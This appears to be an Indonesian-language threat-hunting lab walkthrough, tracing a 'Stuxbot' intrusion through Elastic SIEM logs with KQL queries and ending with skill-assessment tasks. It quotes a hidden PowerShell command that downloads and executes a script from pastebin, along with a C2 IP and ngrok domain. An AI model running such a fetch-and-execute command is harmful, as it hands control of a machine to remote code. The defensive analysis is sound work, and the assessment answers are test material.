
KQL: event.code: 1 and process.parent.command_line: *invoice.bat*

Kita lanjut mencari malware tersebut (invoice.bat), gambar diatas saya menampilkan process.name ”powershell.exe”, process.args “powershell.exe, -nop, -w, hidden, -noni, -noexit, iex (iwr https://pastebin.com/raw/33Z1jP6J -usebasicparsing)”, dan process.pid “9944”


Pada log ini Sebuah perintah pada process.args untuk mengunduh dan menjalankan konten dari pastebin yaitu sebuah penyedia hosting teks terbuka.

Untuk mengetahui apa yang dilakukan oleh powershell, kita dapat memfilter berdasarkan ID dan nama proses untuk mendapatkan gambaran umum aktivitas. Untuk kali ini kita menggunakan event ID sebagai kolom

KQL: process.pid:"9944" and process.name:"powershell.exe"



Sekarang kita dapat melihat beberapa event ID yang terjadi seperti file created, network connection, DNSEvent (ID22), kita akan mencoba menambahkan beberapa kolom yaitu file.path, dns.question.name, dan destination.ip



pada aksi pertama dengan event id 11 (FileCreate) powershell mendownload skrip berbahaya dan langsung membuat file temp di komputer korban (event 11)

- C:\Users\bob\AppData\Local\Temp\50i35zxg.cmdline
- C:\Users\bob\AppData\Local\Temp\50i35zxg.dll


Ini adalah tahap awal setelah skrip berhasil terunduh dari pastebin.

Dns yang ada diatas pastebin yaitu “7eac-2a09-5e40-1090-44e0-4f03-def-90a4-e2eb.eu.ngrok.io” digunakan hacker untuk menyamarkan trafic berbahaya ke domain asli hacker (ngrok biasa digunakan untuk penyamaran karena sifatnya yang legal dan sah). Segera setelah resolusi DNS, terjadi 2 koneksi jaringan (event 3) ke alamat IP 18.158.249.75, kemungkinan IP ini adalah alamat milik hacker


Setelah itu hacker memasukkan sebuah persistence dengan event id 11 agar malware tetap berjalan meski komputer di restart. Lalu hacker juga memasukkan file (alat Credential Dumping) dengan event ID 11, hacker menaruh skrip password spraying di folder publik untuk membobol kredensial akun lain yang ada di dalam domain/jaringan tersebut.

Lalu yang terakhir hacker mulai melakukan Lateral Movement atau Reconaissance yang mengarah ke domain Controller organisasi/Perusahaan

Selanjutnya kita akan mengecek data Zeek* untuk informasi tentang alamat IP mencurigkan “18.158.249.75” yang baru saja kita temukan. Saya akan menambahkan kolom source.ip, destination.ip, dan destination.port.



Dilihat pada kolom waktu, aktivitas tersebut berlanjut hingga besok lalu berhenti tapi alasan berhentinya tidak jelas, mungkin hacker merubah alamat IP C2 atau berhenti begitu saja, kita akan lanjut memeriksa kueri DNS “ngrok.io”



Saat memeriksa kueri DNS “ngrok.io” lalu menambahkan kolom “dns.answers.data” hacker memang telah merubah alamat IP C2, IP baru tersebut juga menunjukkan koneksi terus berlanjut secara konsisten selama beberapa hari berikutnya.


Jelas terlihat bahwa ada aktivitas jaringan yang berkelanjutan, dan kita dapat menyimpulkan bahwa C2 telah di akses terus menerus.

Selanjutnya kita akan memeriksa file “default.exe” yang diunggah sebelumnya apakah file tersebut pernah di eksekusi? Kita akan mengeceknya pada log sysmon untuk proses nama tersebut kita akan menambahkan kolom “process.name”, “process.args”, “event.code”, “file.path”, “destination.ip”, dan “dns.question.name”

KQL: process.name:”default.exe”



Dilihat dari gambar diatas program (default.exe) telah di eksekusi kita dapat langsung mengetahui program tersebut memulai kueri DNS untuk Ngrok dan membangun koneksi dengan alamat IP C2(18.158.249.75). Program tersebut juga mengunggah 2 file “svchost.exe” dan “SharpHound.exe”. sharphound adalah alat untuk membuat diagram Active Directory dan mengindentifikasi jalur serangan untuk eskalasi. Sedangkan svchost aku tidak yakin apakah itu agen jahat lain? Namanya menyiratkan bahwa program tersebut mencoba meniru file svchost yang sah, yang merupakan bagian dari system operasi windows.




Saat digulir ke atas kita melihat ada aktivitas lebih lanjut dari file yang dapat di eksekusi ini, ini termasuk pengunggahan “payload.exe” sebuah file VBS, dan pengunggahan berulang “svchost.exe”.

Selanjutnya kita akan mengecek apakah sharphound berhasil di eksekusi, apakah hacker memperoleh informasi tentang Active Directory.


KQL : process.name:”SharpHound.exe”




Pada gambar diatas sharphound telah di eksekusi 2



Setelah mengecek hash dari default.exe “018d37cbd3878258c29db3bc3f2988b6ae688843801b9abc28e6151141ab66d4” kita akan lanjut mengecek hash ini



File dengan nilai hash ini telah ditemukan di WS001 dan PKI, artinya hacker juga membobol server PKI, tampaknya hacker juga menempatkan backdoor di dalam profil user “svc-sql1” kemungkinan besar akun tersebut telah disusupi.




Saat melihat detail dari log paling atas eksekusi “default.exe” pada server PKI, kita lihat bahwa proses induknya adalah PSEXESVC.exe, sebuah komponen dari PSExec dari SysInternals – sebuah alat yang sering digunakan untuk mengeksekusi perintah dari jarak jauh, dan sering dimanfaatkan untuk pergerakan lateral dalam pelanggaran Active Directory.

Mengapa bisa akun svc-sql1 bisa dibobol, penjelasan yang masuk akal dari data yang telah ditemukan sejauh ini adalah kemungkinan skrip Powershell yang diunggah sebelumnya, yang tampaknya dirancang untuk serangan bruteforce. Skrip ini juga diunggah pada WS001, jadi kita akan memeriksa upaya kata sandi yang berhasil atau gagal dari mesin tersebut, kecuali upaya untuk bob, pengguna mesin tersebut(dan mesin itu sendiri).

Kolom : winlog.event_id atau event.code , winlog.event_data.LogonType , dan source.ip

KQL: (event.code:4624 OR event.code:4625) AND winlog.event_data.LogonType:3 AND source.ip:192.168.28.130



hasilnya kita dapat melihat 2 upaya login untuk masuk ke akun administrator, selanjutnya ada 4 upaya masuk yang berhasil untuk “svc-sql1”. Mereka mencoba membobol akun administrator tapi gagal. Lalu 2 hari kemudian pada tanggal 28 kita mengamati upaya yang berhasil dengan svc-sql1.

Hunting Stuxbot Round 2 (Skill Assessment)

Info:

Detail yang baru-baru ini terungkap memberikan gambaran tentang strategi operasional dari versi terbaru Stuxbot.

1. Versi terbaru Stuxbot memanfaatkan direktori C:\Users\Public sebagai saluran untuk menyebarkan utilitas tambahan.
2. Versi terbaru Stuxbot menggunakan kunci eksekusi registri sebagai mekanisme untuk memastikan keberadaannya yang berkelanjutan di dalam sistem yang terinfeksi.
3. Versi terbaru Stuxbot menggunakan PowerShell Remoting untuk pergerakan lateral di dalam jaringan dan untuk mendapatkan akses ke pengendali domain.

Data Yang tersedia:


Strategi keamanan siber yang diterapkan didasarkan pada pemanfaatan Elastic Stack sebagai solusi SIEM. Melalui fungsi "Discover", kita dapat melihat log dari berbagai sumber. Sumber-sumber tersebut meliputi:

1. Windows audit Logs (windows* indeks pattern)
2. System Monitor (Sysmon) logs (windows* indeks pattern)
3. Powershell Logs (windows* indeks pattern)
4. Zeek logs, Alat pemantau lalu lintas jaringan (zeek* indeks pattern)


TUGAS:

Hunt 1

Buat query KQL untuk mencari Lateral Tools Transfer (Mitre T1570) ke C:\Users\Public. Masukkan isi fiel “user.name” dalam dokumen yang terkait dengan alat yang di transfer yang diawali dengan “r” sebagai jawaban




Pertama saya masuk ke discovery lalu mengubah time menjadi 15 Tahun terakhir



Lanjut disini saya mulai membuat query KQL sesuai soal, saya memilih event Id 11 karena hacker melakukan Lateral Tools Transfer sehingga event id (File Create) tercatat di log, lalu file directory di C:\Users\Public dan file nama berawalan r.\

